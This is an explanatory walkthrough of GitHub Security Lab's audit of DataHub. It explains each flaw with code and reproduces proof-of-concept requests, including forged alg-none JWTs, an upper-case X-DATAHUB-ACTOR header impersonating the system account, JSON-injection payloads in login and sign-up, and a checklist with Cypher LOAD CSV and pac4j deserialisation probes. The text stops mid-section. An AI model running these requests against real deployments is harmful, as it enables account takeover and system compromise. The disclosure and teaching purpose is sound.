X-DataHub-Actor,X-Forwarded-FororX-User-Idin mixed or upper case and watch whether the proxy strips them. A positive result is the backend acting on your value rather than the proxy's. - JWT parsing: take a valid token, strip the signature and set
algtonone, then replay it. A positive result is an authenticated response. - Format-string JSON: submit values containing
"and duplicate keys to endpoints that build JSON server-side. A positive result is a field you injected taking effect, such as a differentuserIdoruserUrn. - Logout invalidation: capture a session cookie, log out, then replay the cookie. A positive result is continued access.
- SSO claim deserialisation: if a target uses an older pac4j, put a
{#sb64}-prefixed serialised object in thenonceclaim and watch for an outbound DNS or HTTP request from the server. - Graph query parameters: in endpoints that accept type lists or URNs for graph queries, try closing brackets and adding
LOAD CSV FROMorWITHclauses. A positive result is an outbound request to your host or a changed result set.
What happened, in plain words
DataHub is a piece of software that organisations use to keep track of their data: where it lives, who owns it, what it means. It is open source, which means anyone can read and reuse its code, and hundreds of organisations, GitHub included, run it to manage their metadata. Metadata is simply data about data: a catalogue entry saying "this table exists, it has these columns, this team owns it".
The GitHub Security Lab is a team at GitHub whose job is to look for security mistakes in open source software and help the people who maintain it fix them. They audited DataHub, meaning they sat down and read its code and poked at a running copy, looking for ways an attacker could abuse it. They found a cluster of problems, most of them in the parts of DataHub that decide who you are (authentication) and what you are allowed to do (authorisation). They also found unsafe deserialisation, JSON injection, server-side request forgery and cross-site scripting. Each of those terms is explained where it comes up below, and again in the glossary at the end.
They reported everything to the DataHub team, worked with them on fixes, and later published this walkthrough. The rest of this article follows their walkthrough in order: the architecture, how they searched, then each finding with the code and the proof-of-concept requests, then the root causes, the impact, the fixes and some ideas for testing similar software yourself.
The two halves of DataHub
Before the vulnerabilities make sense, you need a rough picture of how DataHub is put together. It has two main components:
- Frontend (DataHub frontend): a React UI. React is a JavaScript library for building web pages, and this UI is what a person sees in their browser when they browse, govern and debug data.
- Backend (DataHub serving): the core is the GMS, or metadata store. It stores the entities and aspects that make up the metadata graph. An entity is a thing being described, such as a user or a dataset; an aspect is one fact about that thing. The GMS exposes an API for ingesting metadata, fetching metadata by primary key, searching entities and fetching relationships. An API (application programming interface) is the set of addresses and rules one program uses to talk to another, the way a restaurant menu is the set of things you can order and how you order them. The GMS is a Spring Java service, Spring being a popular framework for building Java web applications, hosting a set of Rest.li API endpoints, with MySQL, Elasticsearch and Kafka for primary storage and indexing. Those three are separate database and messaging products: MySQL stores records, Elasticsearch makes searching fast, Kafka carries streams of events.
The following diagram shows the high-level architecture:
Several of the vulnerabilities sit in the integration between the frontend and the backend. The frontend acts as a proxy that forwards REST and GraphQL requests to GMS, performing authentication where needed. A proxy is a middleman: your browser talks to the frontend, and the frontend talks to the backend on your behalf, then hands the answer back. GraphQL is a way of asking an API for exactly the fields you want in one request, rather than calling many fixed addresses. That proxy, and the trust the backend places in headers and tokens arriving through it, is where much of the interesting behaviour lives.
How they searched
The audit combined manual review with CodeQL-driven analysis. CodeQL is a tool that treats source code like a database you can query: you write questions such as "does data from the outside ever reach this dangerous function without being checked?", and the tool answers across the whole codebase. The technique behind those questions is called taint tracking: mark certain values as dirty (tainted), follow them as they flow through the program, and raise a flag if a dirty value reaches a place where it can do harm.
The frontend is written on the Play framework, which was not modelled by CodeQL at the time. In plain terms, CodeQL did not know that values coming from a Play web request were attacker-controlled, so it would never flag them. The team first had to teach it. The following CodeQL class was added to treat values returned from Play's Http$Request object as remote flow sources, meaning "this is where outside data enters":
class PlayRequestAccess extends RemoteFlowSource {
    PlayRequestAccess() {
      exists(MethodAccess ma |
        ma.getMethod()
            .getDeclaringType()
            .getASourceSupertype*()
            .hasQualifiedName("play.mvc", ["Http$Request", "Http$RequestHeader"]) and
        ma.getMethod().getName() =
          [
            "body", "cookie", "cookies", "flash", "getCookie", "getHeaders", "getQueryString",
            "header", "host", "path", "queryString", "uri"
          ] and
        ma = this.asExpr()
      )
    }

    override string getSourceType() { result = "PlayRequest" }
  }
Line by line:
class PlayRequestAccess extends RemoteFlowSourcedefines a new kind of "source" for CodeQL, extending the built-in idea of a remote flow source.PlayRequestAccess() { ... }is the condition that decides when this source applies.exists(MethodAccess ma | ...)says: there is some method call, calledma, matching the following.ma.getMethod().getDeclaringType().getASourceSupertype*().hasQualifiedName("play.mvc", ["Http$Request", "Http$RequestHeader"])checks that the method belongs to Play's request classes,Http$RequestorHttp$RequestHeader, or a parent type of them.ma.getMethod().getName() = ["body", "cookie", ... "uri"]lists the method names that hand back attacker-influenced data: the request body, cookies, headers, the host, the path, the query string, the URI.ma = this.asExpr()ties the matched call to the expression being classified as a source.override string getSourceType() { result = "PlayRequest" }gives the source a label,PlayRequest, so results are readable.
With that in place, taint tracking surfaced the Open Redirect described below. The Missing JWT signature check came from an out-of-the-box CodeQL query, meaning one that ships with the tool, contributed to the query pack by community member Simon Gerst through the GitHub Security Lab bug bounty program. A bug bounty program is a scheme where an organisation pays outside researchers for reporting security bugs. The AES in ECB mode finding also came from the default queries.
Most findings were fixed in DataHub 0.8.45. The deserialisation issue was fixed in 0.9.5. Three items were deemed not an issue or not fixed: the Open Redirect (GHSL-2022-077), AES in ECB mode (GHSL-2022-082) and the Cypher injections in Neo4JGraphService (GHSL-2022-087).
The findings at a glance
The findings, with their identifiers and severity where one was assigned. GHSL numbers are the Security Lab's own tracking identifiers; CVE numbers are the public catalogue numbers for known vulnerabilities; CVSS is a 0 to 10 score for how bad a vulnerability is, where higher is worse:
| Issue | Identifier | CVSS | Fixed in |
|---|---|---|---|
| SSRF/XSS | GHSL-2022-076 / CVE-2023-25557 | 7.5 | 0.8.45 |
| Open Redirect | GHSL-2022-077 | not fixed | n/a |
| Missing JWT signature check | GHSL-2022-078 / CVE-2022-39366 | 9.9 | 0.8.45 |
| System account impersonation | GHSL-2022-079 / CVE-2023-25559 | 8.2 | 0.8.45 |
| JSON Injection | GHSL-2022-080 / CVE-2023-25560 | 8.2 | 0.8.45 |
| Login fail open on JAAS misconfiguration | GHSL-2022-081 / CVE-2023-25561 | 6.9 | 0.8.45 |
| AES used in ECB mode | GHSL-2022-082 | not fixed | n/a |
| Failure to Invalidate Session on Logout | GHSL-2022-083 / CVE-2023-25562 | 6.9 | 0.8.45 |
| Deserialisation of untrusted data | GHSL-2022-086 / CVE-2023-25558 | 7.5 | 0.9.5 |
| Multiple Cypher injections in Neo4JGraphService | GHSL-2022-087 | not fixed | n/a |
Separately, the team found that PAC4J before version 4.0 could lead to unsafe deserialisation. That issue was assigned CVE-2023-25581.
Step 1: SSRF and XSS through the frontend proxy (GHSL-2022-076)
The frontend proxy is implemented in controllers.Application.proxy(). It builds the URL to forward to by concatenating the user-controllable path (resolvedUri) directly after the port, without a forward slash:
return _ws.url(String.format("%s://%s:%s%s", protocol, metadataServiceHost, metadataServicePort, resolvedUri))
   .setMethod(request().method())
   .setHeaders(request()
Line by line:
_ws.url(...)asks the web-service client to prepare a request to a URL.String.format("%s://%s:%s%s", protocol, metadataServiceHost, metadataServicePort, resolvedUri)glues four pieces together: the protocol (such ashttps), the backend host, the backend port, and the path taken from the incoming request. Notice there is no slash between the port and the path; the path is expected to start with one..setMethod(request().method())copies the HTTP method (GET, POST and so on) from the incoming request..setHeaders(request()begins copying the incoming headers onto the outgoing request.
And if the path starts with /api/gms, the string following that prefix is extracted into resolvedUri:
final String resolvedUri = mapPath(request().uri());
...

private String mapPath(@Nonnull final String path) {
// Case 1: Map legacy GraphQL path to GMS GraphQL API (for compatibility)
  if (path.equals("/api/v2/graphql")) {
    return "/api/graphql";
  }

  // Case 2: Map requests to /gms to / (Rest.li API)
  final String gmsApiPath = "/api/gms";
  if (path.startsWith(gmsApiPath)) {
    return String.format("%s", path.substring(gmsApiPath.length()));
  }

  // Otherwise, return original path
  return path;
}
Line by line:
final String resolvedUri = mapPath(request().uri());takes the URI of the incoming request and passes it throughmapPath, storing the result inresolvedUri.if (path.equals("/api/v2/graphql")) { return "/api/graphql"; }rewrites the newer GraphQL address to the older backend one, for compatibility.final String gmsApiPath = "/api/gms";defines the prefix that marks a request as destined for the backend.if (path.startsWith(gmsApiPath)) { return String.format("%s", path.substring(gmsApiPath.length())); }strips that prefix and returns whatever follows it.substringcuts off the first N characters, so everything after/api/gmsbecomes the path sent to the backend.return path;leaves any other path unchanged.
A request to https://datahub-frontent:9002/api/gms/anything is forwarded to https://datahub-gms:8800/anything, which is the intended behaviour. But when /api/gms is not followed by a slash, everything after it is concatenated onto the GMS port. The @ character breaks URL parsing: a request to https://datahub-frontent:9002/api/[redacted]/123 is forwarded to https://datahub-gms:[redacted]/123, where example.com is the host, datahub-gms is the username and 8800 is the password.
Why does @ do that? In a web address, the part before an @ can carry a username and password, and the part after it is the actual server. Browsers and HTTP clients are built to read user:password@host this way. So by slipping an @ into the path, the attacker makes the client treat the real backend address as a login name and the attacker's domain as the destination. This is server-side request forgery, or SSRF: the server is tricked into making a request of the attacker's choosing, from inside the network where it sits.
The proof of concept forwards a request to example.com and returns the response to the user from the DataHub origin:
GET /api/[redacted] HTTP/1.1
Host: datahub-frontend:9002
Authorization:
Connection: close
Line by line:
GET /api/[redacted] HTTP/1.1is the request line: fetch this path using HTTP version 1.1. The path contains the@trick.Host: datahub-frontend:9002tells the frontend which site the request is for; here it is the frontend itself on port 9002.Authorization:is an empty authorisation header. It is present but carries no value.Connection: closeasks the server to close the connection after the response, rather than keeping it open for reuse.
Because the browser receives the response through the DataHub frontend proxy, an attacker who points the request at their own server can return a page with malicious JavaScript that executes with the DataHub origin: the same primitive is an XSS. XSS, cross-site scripting, means getting your own script to run inside someone else's website in a victim's browser, where it can read that site's data and act as the victim. The "origin" is the combination of scheme, host and port that browsers use to decide what a page is allowed to touch; script served from the DataHub origin is trusted as DataHub. As SSRF, it can reach internal-only servers and read the full response, which raises the risk of sensitive information disclosure or data modification.
There is a limit: normally an attacker needs a valid cookie to send requests to the frontend's /api/gms. A cookie is a small piece of data a website stores in your browser and that your browser sends back on every request, which is how sites remember that you are logged in. However, if metadata service authentication is enabled on the frontend proxy, the SSRF can be exploited without a valid cookie by sending an empty Authorization header, because the proxy only checks that the header is present, not its value. Checking that a key is in the door but not whether it fits is the whole mistake here.
Step 2: Open Redirect (GHSL-2022-077)
After modelling Play request data as a CodeQL source, taint tracking showed that AuthenticationController.authenticate() used the redirect_uri query parameter to redirect authenticated users to any location:
final Optional<String> maybeRedirectPath = Optional.ofNullable(ctx().request().getQueryString(AUTH_REDIRECT_URI_PARAM));
final String redirectPath = maybeRedirectPath.orElse("/");
if (AuthUtils.hasValidSessionCookie(ctx())) {
    return redirect(redirectPath);
}
Line by line:
final Optional<String> maybeRedirectPath = Optional.ofNullable(ctx().request().getQueryString(AUTH_REDIRECT_URI_PARAM));reads theredirect_urivalue from the query string, the part of a URL after the?.Optionalis a Java wrapper that may or may not hold a value, used here because the parameter might be absent.final String redirectPath = maybeRedirectPath.orElse("/");uses the supplied value if there is one, otherwise falls back to/.if (AuthUtils.hasValidSessionCookie(ctx())) {checks whether the visitor has a valid session cookie, that is, is logged in.return redirect(redirectPath);sends the browser to that address.
A logged-in user can be tricked into following a link such as http://datahub-server/authenticate?redirect_uri=https://attacker.com/, where the attacker presents a fake login page to steal credentials. This is an open redirect: the site will bounce you to any address someone puts in the link, so a link that starts on the trusted site can end on a lookalike page. This one was not fixed.
Step 3: Missing JWT signature check (GHSL-2022-078)
A JWT, JSON Web Token, is a compact string a server hands out to prove who you are. It has three parts separated by dots: a header saying which signing algorithm was used, a payload of claims (statements such as "this is user X"), and a signature. The signature is produced with a secret key, so that anyone holding the key can check the token was really issued by the server and not edited. If a server skips that check, a token is just text anyone can write.
The StatelessTokenService of the metadata service (GMS) used the parse() method of io.jsonwebtoken.JwtParser:
final Claims claims = (Claims) Jwts.parserBuilder()
          .setSigningKey(base64Key)
          .build()
          .parse(accessToken)
          .getBody();
Line by line:
Jwts.parserBuilder()starts building a parser for JWTs..setSigningKey(base64Key)gives it the key that should be used to verify signatures..build()finishes the parser..parse(accessToken)reads the token. This is the crucial line:parsedoes not verify the signature..getBody()returns the claims, the payload statements, which the code then trusts.
parse() performs no verification of the cryptographic signature. As the CodeQL documentation puts it, the parser offers parse, parseClaimsJws and parsePlaintextJws; the last two correctly verify that the JWT is signed, but parse accepts a JWT whose signature is empty even though a signing key has been set. An attacker can therefore create arbitrary JWTs that will be accepted. Setting a key and then never using it is like installing a lock and leaving the door open.
Because the signature is not checked, tokens are accepted regardless of the algorithm used. The proof of concept sends a GraphQL query with a token for the system user:
POST /api/graphql HTTP/1.1
Host: datahub-frontend:9002
Authorization: Bearer [redacted]
Content-Type: application/json
Connection: close
{"query":"{
    me {
        corpUser {
            username
        }
    }
  }",
 "variables":{}
}
Line by line:
POST /api/graphql HTTP/1.1sends a POST request to the GraphQL endpoint.Host: datahub-frontend:9002names the frontend as the target.Authorization: Bearer eyJ...carries the token.Beareris the standard prefix meaning "here is a token, treat the holder as the owner". The token's header part decodes to{"alg":"none"}, meaning no algorithm, and its signature part after the final dot is empty.Content-Type: application/jsonsays the body is JSON.Connection: closecloses the connection after the response.- The body is a GraphQL query asking
mefor the current user'scorpUserand itsusername, with an emptyvariablesobject.
The request is accepted as if it had been correctly signed with a token for the system user. Since the signature is not verified, it can also be removed entirely:
This allows an attacker to connect to DataHub instances as any arbitrary user, including the system one, when Metadata Service authentication is enabled.
Step 4: System account impersonation via header casing (GHSL-2022-079)
HTTP headers are the labelled lines above the body of a request, carrying extra information such as cookies, content type and, in this case, who the request is on behalf of. In the frontend proxy code, a comment stood out:
// Remove X-DataHub-Actor to prevent malicious delegation.
In context:
return _ws.url(String.format("%s://%s:%s%s", protocol, metadataServiceHost, metadataServicePort, resolvedUri))
        .setMethod(request().method())
        .setHeaders(request()
            .getHeaders()
            .toMap()
            .entrySet()
            .stream()
            // Remove X-DataHub-Actor to prevent malicious delegation.
            .filter(entry -> !AuthenticationConstants.LEGACY_X_DATAHUB_ACTOR_HEADER.equals(entry.getKey()))
            ...
            .collect(Collectors.toMap(Map.Entry::getKey, Map.Entry::getValue))
 )
        ...
        .addHeader(AuthenticationConstants.LEGACY_X_DATAHUB_ACTOR_HEADER, getDataHubActorHeader())
Line by line:
- The first line builds the upstream URL as before.
.setMethod(request().method())copies the HTTP method..setHeaders(request().getHeaders().toMap().entrySet().stream()takes the incoming headers, turns them into a map of name to value, and starts processing the entries one by one..filter(entry -> !AuthenticationConstants.LEGACY_X_DATAHUB_ACTOR_HEADER.equals(entry.getKey()))drops any header whose name equalsX-DataHub-Actor.equalson strings is case-sensitive:X-DataHub-Actormatches,X-DATAHUB-ACTORdoes not..collect(Collectors.toMap(...))gathers the surviving headers back into a map..addHeader(AuthenticationConstants.LEGACY_X_DATAHUB_ACTOR_HEADER, getDataHubActorHeader())adds a freshX-DataHub-Actorheader naming the logged-in user.
When metadata service authentication is not used, which is the default configuration, GMS uses the X-DataHub-Actor header to infer which user the frontend is acting for. Requests to be proxied should have this header stripped and replaced with a new one for the current logged-in user. The removal is a case-sensitive equals() check, but the backend reads headers case-insensitively:
public class AuthenticationRequest {

  private final Map<String, String> caseInsensitiveHeaders;

  public AuthenticationRequest(@Nonnull final Map<String, String> requestHeaders) {
    Objects.requireNonNull(requestHeaders);
    caseInsensitiveHeaders = new TreeMap<>(String.CASE_INSENSITIVE_ORDER);
    caseInsensitiveHeaders.putAll(requestHeaders);
  }

  /**
   * Returns a case-insensitive map of the inbound request's headers.
   */
  @Nonnull
  public Map<String, String> getRequestHeaders() {
    return this.caseInsensitiveHeaders;
  }
}
Line by line:
private final Map<String, String> caseInsensitiveHeaders;declares a map from header name to value.- The constructor takes the incoming headers, checks they are not null, creates a
TreeMapordered withString.CASE_INSENSITIVE_ORDER, and copies the headers in. In that map,X-DataHub-ActorandX-DATAHUB-ACTORare the same key. getRequestHeaders()returns that map, so every later lookup ignores case.
The proof of concept first requests an invite token, an action only the system account can perform, as a regular user:
POST /api/v2/graphql HTTP/1.1
Host: datahub-frontend:9002
Content-Length: 175
Cookie: PLAY_SESSION=[redacted]; actor=urn:li:corpuser:test

{"operationName":"getNativeUserInviteToken","variables":{},"query":"query getNativeUserInviteToken {\n getNativeUserInviteToken {\n    inviteToken\n __typename\n}\n}\n"}
Line by line:
POST /api/v2/graphql HTTP/1.1sends a GraphQL request to the frontend's newer GraphQL address.Host: datahub-frontend:9002names the frontend.Content-Length: 175states the body length in bytes.Cookie: PLAY_SESSION=[redacted]; actor=urn:li:corpuser:testsends the session cookie identifying the logged-in usertest.PLAY_SESSIONis the cookie name Play uses for its session.- The body names the operation
getNativeUserInviteTokenand asks for theinviteTokenfield. An invite token is a one-time code that lets someone sign up.
The request is rejected as unauthorised:
HTTP/1.1 200 OK
Date: Wed, 21 Sep 2022 20:37:53 GMT
Server: Jetty (9.4.46.v20220331)
Connection: close
Content-Type: application/json
Content-Length: 324

{"errors":[{"message":"Unauthorized to perform this action. Please contact your DataHub administrator.","locations":[{"line":2,"column":3}],"path":["getNativeUserInviteToken"],"extensions":{"code":403,"type":"UNAUTHORIZED","classification":"DataFetchingException"}}],"data":{"getNativeUserInviteToken":null},"extensions":{}}
Line by line:
HTTP/1.1 200 OKis the status line. Note the oddity: the HTTP status is 200, success, even though the operation failed. GraphQL reports errors inside the body.Date,Server,Connection,Content-TypeandContent-Lengthare response headers: when it was sent, which server software (Jetty) and version, that the connection closes, that the body is JSON, and its length.- The body has an
errorsarray with the message "Unauthorized to perform this action", apathofgetNativeUserInviteToken, and an extensioncodeof 403, the standard HTTP code for forbidden.datais null because nothing was returned.
Adding the header in all upper case changes the outcome:
POST /api/v2/graphql HTTP/1.1
Host: datahub-frontend:9002
Content-Length: 175
Cookie: PLAY_SESSION=[redacted]; actor=urn:li:corpuser:test
X-DATAHUB-ACTOR: urn:li:corpuser:__datahub_system

{"operationName":"getNativeUserInviteToken","variables":{},"query":"query getNativeUserInviteToken {\n  getNativeUserInviteToken {\n    inviteToken\n __typename\n  }\n}\n"}
Line by line:
- The request is the same as before, with one addition.
X-DATAHUB-ACTOR: urn:li:corpuser:__datahub_systemclaims the request is on behalf of the system account. The value is a URN, a uniform resource name, DataHub's way of naming things;__datahub_systemis the special system user.- The body again asks for the invite token.
This time the invite token is returned:
HTTP/1.1 200 OK
Date: Wed, 21 Sep 2022 20:40:17 GMT
Server: Jetty (9.4.46.v20220331)
Content-Type: application/json
Content-Length: 131

{"data":{"getNativeUserInviteToken":{"inviteToken":"[redacted]","__typename":"InviteToken"}},"extensions":{}}
Line by line:
- The status is 200 and the headers are similar to before.
- The body now has
datawithgetNativeUserInviteTokencontaining aninviteTokenand a type nameInviteToken. The action only the system account may perform has succeeded.
The sequence of events is:
- An authenticated user sends a request to the frontend proxy with the malicious header impersonating
__datahub_system. - Because the header is all upper case, it is not stripped out.
- The application adds a new header with the same name in camel case.
- When the Play WS client prepares the request, it finds two similarly named headers and deduplicates them, removing one based on casing.
- Making the attacker's header all upper case forces the client to keep it and discard the system-set one.
- The backend receives the upper-case header and checks for it case-insensitively, so it treats it as valid.
If the attacker has access to the backend service, the PLAY_SESSION cookie is not needed at all: adding the X-DataHub-Actor header impersonates the system account without any authentication.
Step 5: JSON Injection in AuthServiceClient (GHSL-2022-080)
JSON is a text format for structured data, made of keys and values in curly braces, like {"name":"value"}. AuthServiceClient handles account creation, credential verification, password resets and access token requests. It builds JSON with format strings and user-controlled data:
String json = String.format("{ \"%s\":\"%s\" }", USER_ID_FIELD, userId);

...

String json = String.format("{ \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\" }",
              USER_URN_FIELD, userUrn, FULL_NAME_FIELD, fullName, EMAIL_FIELD, email, TITLE_FIELD, title,
              PASSWORD_FIELD, password, INVITE_TOKEN_FIELD, inviteToken);

...

String json = String.format("{ \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\" }", USER_URN_FIELD, userUrn, PASSWORD_FIELD, password, RESET_TOKEN_FIELD, resetToken);

...

String json = String.format("{ \"%s\":\"%s\", \"%s\":\"%s\" }", USER_URN_FIELD, userUrn, PASSWORD_FIELD, password); request.setEntity(new StringEntity(json));

...
Line by line:
- Each
String.formattakes a template with%splaceholders and fills them in order with the arguments that follow. The template already contains the quotes and braces of JSON. - The first builds
{ "key":"value" }from a field name and a user id. - The second builds a six-field object for sign-up: user URN, full name, email, title, password and invite token.
- The third builds a three-field object for a password reset: user URN, password and reset token.
- The fourth builds a two-field object and sets it as the request body with
setEntity.
The problem is that the values are dropped straight into the template without escaping. If a value contains a double quote, it closes the string early and the rest of the value becomes new JSON syntax. That is JSON injection: the attacker's text stops being data and starts being structure.
The backend parses these strings with Jackson, a Java library for reading and writing JSON. An attacker can inject arbitrary fields that shadow values added by the frontend, and when keys collide Jackson uses the one appearing last in the string. Shadowing here means the attacker's later key wins over the frontend's earlier one.
Generating JWT tokens for arbitrary accounts. A user with credentials test/test sends:
POST /logIn HTTP/1.1
Host: datahub-frontend:9002
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Content-Length: 70

{"username":"test\", \"userId\":\"__datahub_system", "password":"test"}
Line by line:
POST /logIn HTTP/1.1calls the login endpoint.Accept-Encoding: gzip, deflatesays the client can accept compressed responses.Connection: closecloses after the response.Content-Length: 70gives the body length.- The body looks like a normal login for
test, but the username value contains\", an escaped double quote. When the frontend pastes this value into its own JSON template, that quote ends the string and the text, "userId":"__datahub_systembecomes an extra field.
This turns into two backend calls. The first, to /verifyNativeUserCredentials, succeeds because it checks the account named by userUrn, and test exists:
{
  "userUrn":"urn:li:corpuser:test",
  "userId":"__datahub_system",
  "password":"test"
}
Line by line:
userUrnis the real account,test, so the password check passes.userIdis the injected value,__datahub_system.passwordis the password supplied.
The second, to /generateSessionTokenForUser, contains two userId keys, and the backend generates a token for the last one, __datahub_system:
{
   "userId":"test",
   "userId":"__datahub_system"
}
Line by line:
- The first
userIdis the one the frontend meant to send. - The second
userIdis the injected one. Jackson keeps the last, so the token is minted for the system account.
Even though the attack succeeds, the resulting PLAY_SESSION cookie is not returned to the attacker because it contains invalid characters.
Creating an account for the system user. A user holding an invite token can create a system account by sending this email address:
[redacted]\",\"userUrn\":\"urn:li:corpuser:__datahub_system
Line by line:
[redacted]is an ordinary-looking email address.\"is an escaped double quote that will close the email string in the frontend's template.,\"userUrn\":\"urn:li:corpuser:__datahub_systemadds a newuserUrnfield naming the system account.
The request looks like:
POST /signUp HTTP/1.1
Host: datahub-frontend:9002
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Content-Length: 131

{"fullName":"test","email":"[redacted]\",\"userUrn\":\"urn:li:corpuser:__datahub_system","password":"test","title":"Manager","inviteToken":"<invite_token>"}
Line by line:
POST /signUp HTTP/1.1calls the sign-up endpoint.- The headers are the usual ones for a JSON POST.
- The body supplies a full name, the crafted email, a password, a title and an invite token. The crafted email carries the injected
userUrn.
This creates a user with URN urn:li:corpuser:__datahub_system. Since that is the special URN identifying the system account, any request from the new account is treated as coming from the system account. No injection is even necessary here: nothing prevents an attacker with an invite token from using an email address like __datahub_system, which produces the system account URN:
POST /signUp HTTP/1.1
Host: datahub-frontend:9002
X-DATAHUB-ACTOR: urn:li:corpuser:__datahub_system
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Content-Length: 131

{"fullName":"test", "title":"test", "email":"__datahub_system", "password":"test", "inviteToken":"[redacted]"}
Line by line:
POST /signUp HTTP/1.1calls sign-up again.X-DATAHUB-ACTOR: urn:li:corpuser:__datahub_systemis the impersonation header from the previous step.- The body uses
__datahub_systemdirectly as the email, with no quotes or injection at all.
Taken together, this can lead to authentication bypass and the creation of system accounts, effectively full system compromise.
Step 6: Login fails open on JAAS misconfiguration (GHSL-2022-081)
JAAS, the Java Authentication and Authorization Service, is a standard Java mechanism for plugging in a login system, configured by a file such as jaas.conf. "Fail open" means that when something goes wrong, the system lets you in rather than keeping you out; the safe behaviour is to fail closed. In authenticateJaasUser, only LoginException is translated into an authentication failure:
 public static void authenticateJaasUser(@Nonnull String userName, @Nonnull String password) throws NamingException {
    Preconditions.checkArgument(!StringUtils.isAnyEmpty(userName), "Username cannot be empty");
    try {
      JAASLoginService jaasLoginService = new JAASLoginService("WHZ-Authentication");
      PropertyUserStoreManager propertyUserStoreManager = new PropertyUserStoreManager();
      propertyUserStoreManager.start();
      jaasLoginService.setBeans(Collections.singletonList(propertyUserStoreManager));
      JAASLoginService.INSTANCE.set(jaasLoginService);
      LoginContext lc = new LoginContext("WHZ-Authentication", new WHZCallbackHandler(userName, password));
      lc.login();
    } catch (LoginException le) {
      throw new AuthenticationException(le.toString());
    } catch (Exception e) {
      // Bad abstract class design, empty doStart that has throws Exception in the signature and subclass that also
      // does not throw any checked exceptions. This should never happen, all it does is create an empty HashMap...
    }
  }
Line by line:
Preconditions.checkArgument(!StringUtils.isAnyEmpty(userName), "Username cannot be empty");rejects an empty username.try { ... }wraps the login attempt.JAASLoginService jaasLoginService = new JAASLoginService("WHZ-Authentication");creates the login service for the named configuration block.PropertyUserStoreManager propertyUserStoreManager = new PropertyUserStoreManager(); propertyUserStoreManager.start();sets up and starts a store of users.jaasLoginService.setBeans(...)andJAASLoginService.INSTANCE.set(...)wire the store into the service.LoginContext lc = new LoginContext("WHZ-Authentication", new WHZCallbackHandler(userName, password));prepares a login with the supplied username and password.lc.login();performs it.catch (LoginException le) { throw new AuthenticationException(le.toString()); }turns a failed login into an error, as it should.catch (Exception e) { ... }catches every other exception and does nothing with it. The comment explains why the authors thought it could never happen. Because nothing is thrown, the method returns normally and the caller treats the login as successful.
Any other exception is swallowed by the empty catch-all and the login continues successfully. One way to trigger a non-LoginException is an error in the JAAS configuration file, for example jaas.conf. That throws an IOException and authentication succeeds.
To reproduce, replace the contents of jaas.conf with this correct-looking configuration, which is missing a semicolon:
WHZ-Authentication {
  com.sun.security.auth.module.LdapLoginModule sufficient
  userProvider="ldap://[redacted]:636"
  authIdentity="{USERNAME}"
  userFilter="(&(objectClass=person)(uid={USERNAME}))"
  java.naming.security.authentication="simple"
  debug="true"
};
Line by line:
WHZ-Authentication {opens a named configuration block.com.sun.security.auth.module.LdapLoginModule sufficientselects the built-in module that checks credentials against an LDAP directory, a common corporate user database.sufficientmeans if this module succeeds, login succeeds.userProvider="ldap://[redacted]:636"points at the directory server; 636 is the port for LDAP over TLS.authIdentity="{USERNAME}"anduserFilter="(&(objectClass=person)(uid={USERNAME}))"say how to look the user up.java.naming.security.authentication="simple"uses simple, password-based authentication.debug="true"turns on debug output.};closes the block. The missing semicolon is the deliberate error: the file looks plausible but is malformed.
Developers verifying that the LDAP integration works would see it pass. But not only the intended usernames and passwords are valid: any username and password combination is accepted.
Step 7: AES in ECB mode (GHSL-2022-082)
Encryption scrambles data so only someone with the key can read it. AES is a widely used encryption algorithm, and ECB, electronic codebook, is one of the ways it can be run. In ECB, each block of input is encrypted independently, so identical input blocks produce identical output blocks. That leaks patterns: an attacker who sees the scrambled data can tell which secrets are the same without decrypting anything. A useful comparison is a substitution cipher that always swaps the same letter for the same symbol, so repeated words stay visible as repeated patterns.
The SecretUtils and SecretService classes encrypt DataHub secrets with AES in ECB mode. The team reported this as informational with very low impact, and it may lead to information disclosure. It was not fixed.
Step 8: Session not invalidated on logout (GHSL-2022-083)
A session is the server's memory of you being logged in, usually keyed by a cookie. Logging out should destroy that memory on the server, not just delete the cookie from your browser. While testing authentication, the team noticed that Burp repeater requests still worked after logging out. Burp is a tool for intercepting and replaying web requests; its repeater lets you send the same request again and again. Session cookies are only cleared on new sign-ins, not on logout. Even after the session was cleared on a new sign-in, previously issued session cookies were still considered valid, so any check using AuthUtils.hasValidSessionCookie() could be bypassed with a cookie from a logged-out session.
The main consumer of that method is the Authenticator class used by the @Security.Authenticated(Authenticator.class) annotation, which marks methods that require authentication. An annotation is a label in Java code that a framework reads and acts on. The frontend proxy's proxy() method is one of them:
@Security.Authenticated(Authenticator.class)
public CompletableFuture<Result> proxy(String path) throws ExecutionException, InterruptedException {
   ...
}
Line by line:
@Security.Authenticated(Authenticator.class)tells the framework to run theAuthenticatorcheck before this method is allowed to run.public CompletableFuture<Result> proxy(String path)is the proxy method, returning a future result, a placeholder for a value that will arrive later.- The body is elided; the point is the annotation above it.
Any logged-out session cookie is accepted as valid, which is an authentication bypass.
Step 9: Deserialisation of untrusted data in pac4j (GHSL-2022-086)
Serialisation turns an object in memory into a stream of bytes so it can be stored or sent; deserialisation turns those bytes back into an object. If an attacker controls the bytes, they can sometimes choose which class gets built and what it does when rebuilt, which is why deserializing untrusted data is dangerous. A gadget chain is a sequence of otherwise harmless classes that, chained together during deserialisation, end up performing an action the attacker wants, such as making a network request or running a command.
When the DataHub frontend authenticates via SSO it uses the pac4j library, a Java security framework supporting OAuth, SAML, CAS, OpenID Connect and others. SSO, single sign-on, means logging in once with a provider such as Google and being let into many applications. pac4j processes id_token parameters unsafely: if any claim value starts with the {#sb64} prefix, it treats the value as a serialised Java object and deserializes it. The nonce claim is a good delivery vehicle, since the OpenID specification allows it to contain an arbitrary value and it is included in the signed id_token payload. A nonce is a one-time random value used to tie a login response to the request that started it; here it is attacker-supplied by design.
The vulnerable method is org.pac4j.core.profile.InternalAttributeHandler#restore():
public Object restore(final Object value) {
        if (value != null && value instanceof String) {
            final String sValue = (String) value;
            if (sValue.startsWith(PREFIX)) {
if (sValue.startsWith(PREFIX_BOOLEAN)) {
                    return Boolean.parseBoolean(sValue.substring(PREFIX_BOOLEAN.length()));
                } else if () {
                  ...
                } else if (sValue.startsWith(PREFIX_SB64)) {
                    return serializationHelper.unserializeFromBase64(sValue.substring(PREFIX_SB64.length()));
                }
            }
        }
        return value;
    }
Line by line:
